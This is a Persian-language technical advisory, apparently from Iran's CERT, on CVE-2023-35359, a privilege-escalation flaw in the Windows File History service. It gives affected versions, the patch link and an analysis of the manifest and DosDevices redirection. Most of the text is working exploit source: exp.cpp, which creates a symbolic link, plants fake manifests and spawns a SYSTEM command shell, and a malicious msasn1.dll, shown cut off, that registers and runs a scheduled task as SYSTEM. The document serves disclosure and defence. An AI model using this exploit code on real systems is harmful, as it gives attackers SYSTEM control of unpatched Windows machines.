بسمه تعالی

وزارت ارتباطات و فناوری اطلاعات

سازمان فناوری اطلاعات ایران

معاونت امنیت فضای تولید و تبادل اطلاعات

مرکز ماهر

مرکز مدیریت امداد و هماهنگی عملیات رخدادهای رایانه ای

افزایش سطح دسترسی با استفاده از نقص سرویس تاریخچه فایل ویندوز

تحلیل آسیب‌پذیری

نوع سند ..... گزارش فنی

شماره نگارش ۰.۱

تاریخ نگارش 1402/06/19

طبقه‌بندی سند ..... عادی

تهران، خیابان شهید بهشتی- بین بزرگراه شهید مدرس و خیابان احمد قصیر- پلاک ۲۶۷

(۰۲۱) ۸۸۱۱۵۷۲۴ (۰۲۱) ۸۸۱۱۵۷۲۴ cert.ir

فهرست مطالب

۱ شرح آسیب‌پذیری

یک آسیب‌پذیری در سرویس تاریخچه فایل ویندوز اخیراً کشف شده است که می‌تواند توسط هکرها برای افزایش امتیازهای دسترسی در یک سیستم ویندوزی استفاده شود. این مشکل به مایکروسافت گزارش شده و پچ‌های لازم برای رفع این آسیب‌پذیری منتشر شده‌اند.

تاریخچه فایل برای ویندوز یک ویژگی پشتیبان‌گیری و بازیابی است که به‌طور خودکار اطلاعات موجود در کتابخانه‌ها، دسکتاپ، پوشه‌های مورد علاقه و غیره را پشتیبان‌گیری می‌کند. همچنین این امکان وجود دارد که اطلاعات منابع خارجی مانند USB، فلش درایو یا هارد دیسک هم پشتیبان‌گیری شود.

این آسیب پذیری با شناسه CVE-2023-35359 ثبت گردیده است.

استفاده از این آسیب‌پذیری می‌تواند به عاملان تهدید اجازه دهد تا به‌عنوان کاربر سیستمی عمل کرده و عملیات مخرب و تغییرات ناخواسته در سیستم انجام دهند. این آسیب‌پذیری مشکلات جدی امنیتی را در سیستم‌های ویندوزی که ممکن است به‌عنوان هدف برای حملات انتخاب شوند، ایجاد می‌کند.

زمانی که سرویس تاریخچه فایل شروع می‌شود، فایل هسته fhsvc.dll و تابع CManagerThread::QueueBackupForLoggedOnUser که آسیب‌پذیر است، بارگذاری می‌شود. این تابع کاربر وارد شده را شبیه‌سازی می‌کند و فایل fhcfg.dll را بارگذاری می‌کند که عامل اصلی این آسیب‌پذیری می‌باشد.

یک کاربر عادی می‌تواند تاریخچه فایل را به‌صورت دستی شروع کند و به‌علاوه DosDevices را نیز تغییر دهد. علاوه بر این، هنگام بارگذاری fhcfg.dll، منابع یک منظرنامه یا "Manifest" را نیز شامل می‌شود و csrss.exe (زیرسیستم اجرایی مشتری/سرور) هویت کاربر عادی را تقلید می‌کند.

منظرنامه یا "Manifest" در زبان‌های برنامه‌نویسی مختلف، یک فایل متنی یا بخشی از کد است که مشخص می‌کند، چگونه یک برنامه باید در محیطی خاص اجرا شود یا با سیستم‌های خارجی تعامل کند. این فایل به توسعه‌دهندگان امکان می‌دهد که تنظیمات، نیازمندی‌ها و پارامترهای مربوط به برنامه‌ی خود را مشخص کنند تا برنامه به درستی اجرا شود یا با منابع دیگر ارتباط برقرار کند.

در محیط‌های ویندوز و برنامه‌نویسی ویندوز، منظرنامه‌ها معمولاً به‌صورت فایل‌های متنی با پسوند ".manifest" ذخیره می‌شوند و در فرآیند اجرای برنامه توسط ویندوز تاثیر دارند.

یک کاربر عادی می‌تواند DosDevices را تغییر دهد تا به یک دایرکتوری تقلبی مثل C:\Users\Public\test اشاره کند، پس از آن به csrss.exe. دایرکتوری تقلبی باید حاوی یک لینک به یک DLL دیگر باشد که برای افزایش امتیازهای دسترسی استفاده می‌شود.

در جدول ۱ لیست محصولات تحت تأثیر مطرح شده است.

جدول ۱- لیست محصولات تحت تاثیر

نام محصول	سکو	نسخه تحت تاثیر
Windows Server 2019	x64-	10.0.0 تا 10.0.17763.4737
Windows 10 Version 1809	32-bit , x64- , ARM64-	10.0.0 تا 10.0.17763.4737
Windows Server 2019 (Server Core installation)	x64-	10.0.0 تا 10.0.17763.4737
Windows Server 2022	x64-	10.0.0 تا 10.0.20348.1906 10.0.0 تا 10.0.20348.1903
Windows 11 version 21H2	x64- , ARM64-	10.0.0 تا 10.0.22000.2295
Windows 10 Version 21H2	32-bit , ARM64-	10.0.0 تا 10.0.19044.3324
Windows 11 version 22H2	ARM64- , x64-	10.0.0 تا 10.0.22621.2134
Windows 10 Version 22H2	x64- , ARM64- , 32-bit	10.0.0 تا 10.0.19045.3324
Windows 10 Version 1507	32-bit , x64-	10.0.0 تا 10.0.10240.20107
Windows 10 Version 1607	32-bit , x64-	10.0.0 تا 10.0.14393.6167
Windows Server 2016	x64-	10.0.0 تا 10.0.14393.6167
Windows Server 2016 (Server Core installation)	x64-	10.0.0 تا 10.0.14393.6167
Windows Server 2008 Service Pack 2	32-bit	6.0.0 تا 6.0.6003.22216
Windows Server 2008 Service Pack 2 (Server Core installation)	32-bit , x64-	6.0.0 تا 6.0.6003.22216
Windows Server 2008 Service Pack 2	x64-	6.0.0 تا 6.0.6003.22216
Windows Server 2008 R2 Service Pack 1	x64-	6.1.0 تا 6.1.7601.26664
Windows Server 2008 R2 Service Pack 1 (Server Core installation)	x64-	6.0.0 تا 6.1.7601.26664
Windows Server 2012	x64-	6.2.0 تا 6.2.9200.24414
Windows Server 2012 (Server Core installation)	x64-	6.2.0 تا 6.2.9200.24414
Windows Server 2012 R2	x64-	6.3.0 تا 6.3.9600.21503
Windows Server 2012 R2 (Server Core installation)	x64-	6.3.0 تا 6.3.9600.21503

۲ جزییات و تحلیل بیشتر

خلاصه: یک آسیب پذیری در سرویس تاریخچه فایل ویندوز به کاربران محلی اجازه می دهد تا امتیازات بالایی را در سیستم عامل ویندوز به‌دست آورند.

اعتبار: یک محقق امنیتی مستقل که با SSD Secure Disclosure کار می‌کند، این آسیب پذیری یکی از برندگان TyphoonPWN 2023 TyphoonCon در رده Windows PE بود.

نام: CVE-2023-35359

پاسخ فروشنده: فروشنده اصلاحاتی را برای این آسیب‌پذیری ارائه کرده است: https://msrc.microsoft.com/update-guide/vulnerability/CVE-2023-35359

تحلیل فنی: یک آسیب‌پذیری در سرویس تاریخچه فایل وجود دارد که به عنوان امتیازات سیستم اجرا می‌شود و می‌تواند برای ارتقاء از کاربران عادی به امتیازات سیستم مورد سوء استفاده قرار گیرد.

سرویس تاریخچه فایل می‌تواند توسط کاربران عادی راه‌اندازی شود. هنگامی که سرویس شروع می‌شود، فایل اصلی fhsvc.dll بارگذاری می‌شود و سپس عملکرد آسیب‌پذیر CManagerThread::QueueBackupForLoggedOnUser ضربه می‌خورد. هنگامی که این تابع اجرا می‌شود، کاربر وارد شده فعلی را شبیه‌سازی می‌کند و فایل fhcfg.dll بارگذاری می‌کند (شکل ۱). این رفتار نیز علت اصلی این آسیب پذیری است.

```
if ( ImpersonateLoggedOnUser(phToken) )
{
  v11 = GetCurrentThread();
  if ( OpenThreadToken(v11, 0xCu, 1, &TokenHandle) )
  {
    v3 = CoCreateInstance(&CLSID_FhConfigMgr, 0i64, 0x17u, &GUID_e388cb3e_d90b_4e2a_a025_42c7f1e655a4, &ppv);
    if ( v3 < 0 )
    {
      v5 = WPP_GLOBAL_Control;
      if ( WPP_GLOBAL_Control != &WPP_GLOBAL_Control && (*((_BYTE *)WPP_GLOBAL_Control + 28) & 1) != 0 )
      {
        v6 = 97i64;
        goto LABEL_9;
      }
      goto LABEL_44;
    }
    v3 = LoadUserConfiguration(TokenHandle, &ppv);
    if ( v3 < 0 )
    {
      v5 = WPP_GLOBAL_Control;
      if ( WPP_GLOBAL_Control != &WPP_GLOBAL_Control && (*((_BYTE *)WPP_GLOBAL_Control + 28) & 1) != 0 )
      {
        v6 = 98i64;
```

شکل ۱- تصویری از دستورات برای بارگذاری فایل fhcfg.dll

وقتی fhcfg.dll بارگذاری شد، موضوع به‌عنوان کاربر عادی فعلی اجرا می‌شود. منبع fhcfg.dll حاوی ویژگی‌های آشکار است. پس از بارگیری DLL، csrss.exe با توجه به وابستگی‌های موجود در فایل مانیفست (شکل ۲)، یک زمینه فعال‌سازی پیش‌فرض ایجاد می‌کند تا به‌طور خودکار مجموعه‌های مورد نیاز بارگیری

شود، زیرا رشته سرویس تاریخچه فایل در حالت جعل هویت است، بنابراین csrss.exe نیز هویت یک کاربر عادی برای دسترسی به فایل مانیفست را جعل می‌کند.


```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<!-- Copyright (c) Microsoft Corporation -->
<assembly xmlns="urn:schemas-microsoft-com:asm.v1" manifestVersion="1.0">
  <assemblyIdentity
    version="5.1.0.0"
    processorArchitecture="amd64"
    name="Microsoft.Windows.FileHistory.Core.ConfigManager"
    type="win32"
  />

  <description>File History Config Manager</description>

  <dependency>
    <dependentAssembly>
      <assemblyIdentity
        type="win32"
        name="Microsoft.Windows.Common-Controls"
        version="6.0.0.0"
        processorArchitecture="*"
        publicKeyToken="6595b64144ccf1df"
        language="*"
      />
    </dependentAssembly>
  </dependency>

</assembly>

```

شکل ۲- وابستگی‌های فایل مانیفست

هنگامی که یک کاربر معمولی DosDevices را تغییر می‌دهد و به یک دایرکتوری جعلی اشاره می‌کند (مانند C:\Users\Public\test)، سپس csrss.exe به دنبال C: به‌عنوان C:\Users\Public\test فایل مانیفست می‌گردد. مانند شکل ۳ پس از تنظیم پیوند نمادین، با توجه به محتوای لیست فایل مانیفست fhcfg.dll.manifest، csrss.exe به‌دنبال

C:\Users\Public\test\Windows\WinSxS\Manifests\amd64_microsoft.windows.common-controls_6595b64144ccf1df_6.0.22621.1635_none_270f70857386168efhcfg.dll.manifest

خواهد بود (نام فایل بسته به محیط سیستم عامل متفاوت خواهد بود).



شکل ۳- جستجوی فایل مدنظر

اگر مستقیماً مسیر DLL جعلی خود را در مانیفست جعلی بنویسیم، باز هم نمی‌توانیم از آن بهره برداری کنیم، زیرا dll بارگیری شده از مسیر C:\Windows\WinSxS\Manifestsm خواهد بود، که این مسیر دایرکتوری قابل کنترل و دسترسی نیست، بنابراین به یک مانیفست دوم نیاز داریم و ویژگی فایل را به name=..\..\..\..\..\test\test تغییر می‌دهیم.

هنگامی که ویژگی فایل لیست جعلی مقدار name=..\..\..\..\..\test\test باشد، فایل csrss.exe به جستجوی فهرست فرمان دوم C:\Users\ Public\test\test\test.manifest ادامه می‌دهد.

برای سوء استفاده از این آسیب‌پذیری، همچنین لازم است یک نام DLL اضافه شود که فرآیند سرویس پس از پایان یافتن زمینه فعال‌سازی در فهرست جعلی دوم test.manifest بارگیری شود.

مشخص شد که وقتی سرویس تاریخچه فایل در شرف خروج است (سرویس تاریخچه فایل به‌طور پیش فرض ۳۰ ثانیه اجرا می‌شود)، msasn1.dll بارگیری می‌شود، بدیهی است که msasn1.dll برای بهره‌برداری بسیار مناسب است.


اگر یک مانیفست test.manifest نادرست بسازیم و یک DLL به نام msasn1.dll به‌عنوان وابستگی اضافه کنیم، وقتی سرویس تاریخچه فایل msasn1.dll پس از ایجاد زمینه فعال‌سازی بارگیری می‌شود، سعی می‌کند C:\test\msasn1.dll را باز کند و که آن را خودمان ساخته‌ایم.

از آنجایی که سرویس تاریخچه فایل این امتیاز SeIncreaseQuotaPrivilege را ندارد، نمی‌توانیم مستقیماً پنجره cmd را بالا بیاوریم، اما این سرویس دارای امتیاز SeImpersonatePrivilege است. اگر یک کار زمان‌بندی شده اضافه کنیم و یک exe برای شروع مشخص کنیم، حساب سیستم با امتیاز پیش‌فرض شروع می‌شود.

ما همه اینها را در exp، انجام داده‌ایم و شما باید بتوانید به‌صورت تعاملی تست را اجرا کنید، مشروط بر اینکه ۳۰ ثانیه صبر کنید.

برای تست آسیب پذیری، باید فایل‌های exe، msasn1.dll، test.manifest و manifest.manifest را در همان دایرکتوری قرار دهید و سپس exe را اجرا کنید.

نتیجه موفقیت آمیز: پس از ۳۰ ثانیه انتظار، cmd سیستم مانند شکل ۴ ظاهر می‌شود:



شکل ۴- نتیجه موفقیت آمیز اجرا

نتیجه شکست: cmd ظاهر نمی‌شود، باید بررسی کنید که آیا سرویس تاریخچه فایل غیرفعال است یا خیر، اگر سرویس غیرفعال باشد، این آسیب پذیری قابل سوء استفاده نیست (سرویس به‌طور پیش فرض فعال است).

کد فایل exp.cpp در زیر آورده شده است:

```
#include <stdio.h>
#include <windows.h>
#include <iostream>
#include <strsafe.h>
#include <userenv.h>
#include <winternl.h>
#pragma comment(lib, "ntdll.lib")
#pragma comment(lib, "Userenv.lib")
#pragma warning(disable:4996)

wchar_t FakeFileName1[MAX_PATH] = { 0 };
wchar_t FakeFileName2[MAX_PATH] = { 0 };
wchar_t manifestFileName[MAX_PATH] = { 0 };

HANDLE SymlinkHandle;
wchar_t buffer[MAX_PATH] = { 0 };

#define SYMBOLIC_LINK_ALL_ACCESS (STANDARD_RIGHTS_REQUIRED | 0x1)

extern "C" int NTAPI NtCreateSymbolicLinkObject(OUT PHANDLE
SymbolicLinkHandle,
    IN ACCESS_MASK        DesiredAccess,
    IN POBJECT_ATTRIBUTES ObjectAttributes,
```

```
    IN PUNICODE_STRING    TargetName);

HANDLE nCreateSymbolicLink() {

    HANDLE SymbolicLinkHandle = NULL;
    UNICODE_STRING TargetObjectName = { 0 };
    OBJECT_ATTRIBUTES ObjectAttributes = { 0 };
    UNICODE_STRING SymbolicLinkObjectName = { 0 };

    WCHAR path[MAX_PATH]{0};
    WCHAR path2[MAX_PATH]{ 0 };
    wcscat(path, L"\\??\\");
    wcscat(path, buffer);
    wcscat(path2, L"\\GLOBAL??\\");
    wcscat(path2, buffer);
    wcscat(path2, L"\\Users\\Public\\test");

    RtlInitUnicodeString(&SymbolicLinkObjectName, path);
    RtlInitUnicodeString(&TargetObjectName, path2);
    InitializeObjectAttributes(&ObjectAttributes,
        &SymbolicLinkObjectName,
        OBJ_CASE_INSENSITIVE,
        NULL,
        NULL);

    int NtStatus = NtCreateSymbolicLinkObject(&SymbolicLinkHandle,
        SYMBOLIC_LINK_ALL_ACCESS,
        &ObjectAttributes,
        &TargetObjectName);

    if (NtStatus != 0) {
        printf("[-] Failed to open object directory: 0x%X\n", NtStatus);
    }
    return SymbolicLinkHandle;
}
VOID exit_();
void RunCMD()
{
    HANDLE ProcessHandle = NULL;
    HANDLE CurrentToken = NULL;
    HANDLE TokenDup = NULL;

    ProcessHandle = GetCurrentProcess();
    if (!OpenProcessToken(ProcessHandle, TOKEN_ALL_ACCESS,
&CurrentToken))
    {
        return;
    }
    if (!DuplicateTokenEx(CurrentToken, MAXIMUM_ALLOWED, NULL,
SecurityIdentification, TokenPrimary, &TokenDup))
    {
        return;
    }
    DWORD dwSessionID = 1;
    if (!SetTokenInformation(TokenDup, TokenSessionId, &dwSessionID,
sizeof(DWORD)))
    {
        return;
    }
```

```
    STARTUPINFO si;
    PROCESS_INFORMATION pi;
    ZeroMemory(&si, sizeof(STARTUPINFO));
    ZeroMemory(&pi, sizeof(PROCESS_INFORMATION));
    si.cb = sizeof(STARTUPINFO);
    si.lpDesktop = (LPWSTR)L"WinSta0\\Default";

    LPVOID pEnv = NULL;
    DWORD dwCreationFlags = NORMAL_PRIORITY_CLASS | CREATE_NEW_CONSOLE |
CREATE_UNICODE_ENVIRONMENT;
    if (!CreateEnvironmentBlock(&pEnv, TokenDup, FALSE))
    {
        return;
    }

    wchar_t cmdpath[MAX_PATH] = { 0 };
    wchar_t WinPath[MAX_PATH] = { 0 };

    if (!GetEnvironmentVariableW(L"SYSTEMROOT", WinPath, MAX_PATH))
    {
        return;
    }

    wcscat(cmdpath, WinPath);
    wcscat(cmdpath, L"\\system32\\cmd.exe");

    if (!CreateProcessAsUserW(TokenDup, cmdpath, (LPWSTR)L" /k cd
..\\..\\..\\..", NULL, NULL, FALSE, dwCreationFlags, pEnv, NULL, &si,
&pi))
    {
        return;
    }
}

void TraverseDirectory(wchar_t Dir[MAX_PATH])
{
    WIN32_FIND_DATA FindFileData;
    HANDLE hFind = INVALID_HANDLE_VALUE;
    wchar_t DirSpec[MAX_PATH]{0};
    DWORD dwError;
    StringCchCopy(DirSpec, MAX_PATH, Dir);
    StringCchCat(DirSpec, MAX_PATH, TEXT("\\*"));

    hFind = FindFirstFile(DirSpec, &FindFileData);

    if (hFind == INVALID_HANDLE_VALUE)
    {
        FindClose(hFind);
    }
    else
    {
        while (FindNextFile(hFind, &FindFileData) != 0)
        {
            if ((FindFileData.dwFileAttributes &
FILE_ATTRIBUTE_DIRECTORY) != 0 && wcscmp(FindFileData.cFileName, L".") ==
0 || wcscmp(FindFileData.cFileName, L"..") == 0)
            {
                continue;
            }
```

```
            if ((FindFileData.dwFileAttributes &
FILE_ATTRIBUTE_DIRECTORY) != 0)
            {

                wchar_t DirAdd[MAX_PATH]{0};
                StringCchCopy(DirAdd, MAX_PATH, Dir);
                StringCchCat(DirAdd, MAX_PATH, TEXT("\\"));
                StringCchCat(DirAdd, MAX_PATH, FindFileData.cFileName);
                TraverseDirectory(DirAdd);
                RemoveDirectoryW(DirAdd);
            }
            else
            {
                WCHAR path[1000] = { 0 };
                wcscpy(path, Dir);
                wcscat(path, L"\\");
                wcscat(path, FindFileData.cFileName);
                DeleteFile(path);

            }
        }
        FindClose(hFind);
    }

    return;
}

BOOL findfile(wchar_t Dir[MAX_PATH])
{
    WIN32_FIND_DATA FindFileData;
    HANDLE hFind = INVALID_HANDLE_VALUE;
    wchar_t DirSpec[MAX_PATH]{0};
    DWORD dwError;
    StringCchCopy(DirSpec, MAX_PATH, Dir);
    StringCchCat(DirSpec, MAX_PATH, TEXT("\\*"));

    hFind = FindFirstFile(DirSpec, &FindFileData);

    if (hFind == INVALID_HANDLE_VALUE)
    {
        FindClose(hFind);
    }
    else
    {
        while (FindNextFile(hFind, &FindFileData) != 0)
        {
            if ((FindFileData.dwFileAttributes &
FILE_ATTRIBUTE_DIRECTORY) != 0
                && wcscmp(FindFileData.cFileName, L".") == 0 ||
wcscmp(FindFileData.cFileName, L"..") == 0)
            {
                continue;
            }
            if ((FindFileData.dwFileAttributes &
FILE_ATTRIBUTE_DIRECTORY) != 0)
            {
                continue;
            }
```

```
            if
((wcsstr(FindFileData.cFileName,L"amd64_microsoft.windows.common-
controls_6595b64144ccf1df_6.0.")))
            {
                wcscat(manifestFileName, FindFileData.cFileName);
                return TRUE;
            }
        }
        FindClose(hFind);
    }

    return NULL;
}

VOID CreatetestFile() {

    wchar_t FakeFileName3[MAX_PATH]{ 0 };
    wchar_t FakeFileName4[MAX_PATH]{ 0 };
    wchar_t FakeFileName5[MAX_PATH]{ 0 };
    wchar_t FakeFileName6[MAX_PATH]{ 0 };
    wchar_t FakeFileName7[MAX_PATH]{ 0 };

    if (!GetEnvironmentVariableW(L"SYSTEMDRIVE", buffer, MAX_PATH))
    {
        printf("[-] GetEnvironmentVariableW SYSTEMDRIVE Error\n");
        exit(-1);
    }

    printf("[+] GetEnvironmentVariableW SYSTEMDRIVE ok\n");

    wcscat(FakeFileName1, buffer);
    wcscat(FakeFileName1, L"\\Users\\Public\\test");

    wcscat(FakeFileName2, buffer);
    wcscat(FakeFileName2, L"\\test");


    TraverseDirectory(FakeFileName1);
    RemoveDirectoryW(FakeFileName1);
    TraverseDirectory(FakeFileName2);
    RemoveDirectoryW(FakeFileName2);

    int ret = CreateDirectoryW(FakeFileName2, 0);

    if (!ret)
    {
        printf("[-] CreateDirectoryW %S\n", FakeFileName2);
        exit_();
    }

    printf("[+] CreateDirectoryW %S ok\n", FakeFileName2);

    ret = CreateDirectoryW(FakeFileName1, 0);
    if (!ret)
    {
        printf("[-] CreateDirectoryW %S\n", FakeFileName1);
        exit_();
    }
    printf("[+] CreateDirectoryW %S ok\n", FakeFileName1);
```

```
    wcscat(FakeFileName3, FakeFileName1);
    wcscat(FakeFileName3, L"\\Windows");

    ret = CreateDirectoryW(FakeFileName3, 0);
    if (!ret)
    {
        printf("[-] CreateDirectoryW %S\n", FakeFileName3);
        exit_();
    }
    printf("[+] CreateDirectoryW %S ok\n", FakeFileName3);

    wcscat(FakeFileName3, L"\\System32");
    ret = CreateDirectoryW(FakeFileName3, 0);
    if (!ret)
    {
        printf("[-] CreateDirectoryW %S\n", FakeFileName3);
        exit_();
    }
    printf("[+] CreateDirectoryW %S ok\n", FakeFileName3);

    wcscat(FakeFileName3, L"\\fhcfg.dll");

    HANDLE hFILE3 = CreateFileW(FakeFileName3,
        GENERIC_WRITE, 0, NULL, OPEN_ALWAYS, FILE_ATTRIBUTE_NORMAL,
NULL);
    if (hFILE3 == INVALID_HANDLE_VALUE)
    {
        printf("[-] CreateFileW %S\n", FakeFileName3);
        exit_();
    }

    printf("[+] CreateFileW %S ok\n", FakeFileName3);
    CloseHandle(hFILE3);

    wcscat(FakeFileName4, FakeFileName1);
    WCHAR szModule[MAX_PATH]{0};
    GetModuleFileNameW(NULL, szModule, MAX_PATH);
    wcscat(FakeFileName4, L"\\test.exe");

    ret = CopyFileW(szModule, FakeFileName4, FALSE);

    if (!ret)
    {
        printf("[-] CopyFileW %S\n", FakeFileName4);
        exit_();
    }
    printf("[+] CopyFileW ok %S\n", FakeFileName4);

    wcscat(FakeFileName5, FakeFileName1);
    wcscat(FakeFileName5, L"\\test");

    ret = CreateDirectoryW(FakeFileName5, 0);
    if (!ret)
    {
        printf("[-] CreateDirectoryW %S\n", FakeFileName5);
        exit_();
    }
    printf("[+] CreateDirectoryW %S ok\n", FakeFileName5);
    wcscat(FakeFileName5, L"\\test.manifest");
```

```
ret = CopyFileW(L"test.manifest", FakeFileName5, FALSE);
if (!ret)
{
    printf("[-] CopyFileW %S\n", FakeFileName5);
    exit_();
}
printf("[+] CopyFileW ok %S\n", FakeFileName5);
wcscat(FakeFileName6, buffer);
wcscat(FakeFileName6, L"\\Windows\\WinSxS\\Manifests");


if (!findfile(FakeFileName6))
{
    printf("[-] findfile %S\n", FakeFileName6);
    exit_();
}
printf("[+] findfile %S ok\n", FakeFileName6);

memset(FakeFileName6, 0, MAX_PATH * 2);
wcscat(FakeFileName6, FakeFileName1);
wcscat(FakeFileName6, L"\\Windows\\WinSxS");

ret = CreateDirectoryW(FakeFileName6, 0);
if (!ret)
{
    printf("[-] CreateDirectoryW %S\n", FakeFileName6);
    exit_();
}
printf("[+] CreateDirectoryW %S ok\n", FakeFileName6);

wcscat(FakeFileName6, L"\\Manifests");

ret = CreateDirectoryW(FakeFileName6, 0);
if (!ret)
{
    printf("[-] CreateDirectoryW %S\n", FakeFileName6);
    exit_();
}
printf("[+] CreateDirectoryW %S ok\n", FakeFileName6);


wcscat(FakeFileName6, L"\\");
wcscat(FakeFileName6, manifestFileName);

ret = CopyFileW(L"manifest.manifest", FakeFileName6, FALSE);
if (!ret)
{
    printf("[-] CopyFileW %S\n", FakeFileName6);
    exit_();
}
printf("[+] CopyFileW ok %S\n", FakeFileName6);

wcscat(FakeFileName7, FakeFileName2);
wcscat(FakeFileName7, L"\\msasn1.dll");

ret = CopyFileW(L"msasn1.dll", FakeFileName7, FALSE);
if (!ret)
```

```
    {
        printf("[-] CopyFileW %S\n", FakeFileName7);
        exit_();
    }
    printf("[+] CopyFileW ok %S\n", FakeFileName7);
}

VOID exit_() {

    CloseHandle(SymlinkHandle);
    TraverseDirectory(FakeFileName1);
    RemoveDirectoryW(FakeFileName1);
    TraverseDirectory(FakeFileName2);
    RemoveDirectoryW(FakeFileName2);
    exit(-1);
}

VOID th() {
    Sleep(40000);
    printf("[-] Time exceeded, exploit failed");
    exit_();
}
int main(int argc, char** argv)
{
    HANDLE handle = OpenEventW(MAXIMUM_ALLOWED, 0,
L"Global\\TyphoonPWN");
    if (handle) {
        RunCMD();
        system("\"schtasks \/delete \/tn \\Test1 \/f\"");
        CreateFileW(L"\\\\.\\Pipe\\TyphoonPWN", GENERIC_READ |
GENERIC_WRITE, 0,
            NULL, OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, NULL);
        exit(-1);
    }
    else
    {

        CreatetestFile();

        SymlinkHandle = nCreateSymbolicLink();

        if (SymlinkHandle == INVALID_HANDLE_VALUE) {
            printf("[!] CreateSymbolicLink error %d\n", GetLastError());
            return  1;
        }
        printf("[+] CreateSymbolicLink ok \n");

        CreateEventW(0, 0, 0, L"Global\\TyphoonPWN");

        SC_HANDLE scmHandle = OpenSCManager(NULL, NULL, MAXIMUM_ALLOWED);
        if (!scmHandle)

        {
            printf("[-] Failed to open SCM: %d\n", GetLastError());
            exit_();
        }
        printf("[+] OpenSCManager ok\n");
```

```
        SC_HANDLE serviceHandle = OpenServiceW(scmHandle, L"fhsvc",
MAXIMUM_ALLOWED);
        if (!serviceHandle)

        {
            printf("[-] Failed to open service: %d\n", GetLastError());
            exit_();
        }

        printf("[+] OpenServiceW ok\n");

        if (!StartService(serviceHandle, 0, NULL))

        {
            printf("[-] Failed to start service: %d\n", GetLastError());
            exit_();
        }
        printf("[+] StartService ok\n");

        Sleep(3000);
        CloseHandle(SymlinkHandle);

        HANDLE hPipe = CreateNamedPipe(L"\\\\.\\Pipe\\TyphoonPWN",
PIPE_ACCESS_DUPLEX, PIPE_TYPE_MESSAGE | PIPE_READMODE_MESSAGE | PIPE_WAIT
            , PIPE_UNLIMITED_INSTANCES, 0, 0, NMPWAIT_WAIT_FOREVER, 0);
        if (hPipe)
        {
            printf("[+] CreateNamedPipe\n");
        }
        else
        {
            printf("[-] CreateNamedPipe error %x\n", GetLastError());
            exit_();
        }

        CreateThread(0, 0, (LPTHREAD_START_ROUTINE)th, 0, 0, 0);

        printf("[!] Wait for the exploit to succeed .......\n");

        if (ConnectNamedPipe(hPipe, NULL) != NULL)
        {
            printf("[+] The exploit was successful\n");
            Sleep(100);
            exit_();

        }
    }

    return 0;
}
```

فایل msasn1.dll باید به صورت زیر نوشته شود:

```
#include"pch.h"
#include <stdio.h>
#include <windows.h>
#include <iostream>
```

```
#include <strsafe.h>
#include <userenv.h>
#include <winternl.h>
#pragma comment(lib, "ntdll.lib")
#pragma comment(lib, "Userenv.lib")
#pragma warning(disable:4996)


BOOL APIENTRY DllMain(HMODULE hModule,
    DWORD  ul_reason_for_call,
    LPVOID lpReserved
)
{
    switch (ul_reason_for_call)
    {
    case DLL_PROCESS_ATTACH:

        char  cmd[1000] = { 0 };
        strcat(cmd, "\"schtasks \/create \/sc minute \/mo 20 \/tn
\"Test1\" \/tr ");

        char output[256];
        WCHAR buffer[256];
        if (!GetEnvironmentVariableW(L"SYSTEMDRIVE", buffer, MAX_PATH))
        {
            exit(-1);
        }
        wcscat(buffer, L"\\Users\\Public\\test\\test.exe");
        sprintf(output, "%ws", buffer);
        strcat(cmd, output);
        strcat(cmd, " \/ru SYSTEM \/RL HIGHEST\"");
        system(cmd);
        system("\"schtasks \/run \/tn \\Test1\"");
        exit(-1);
        break;

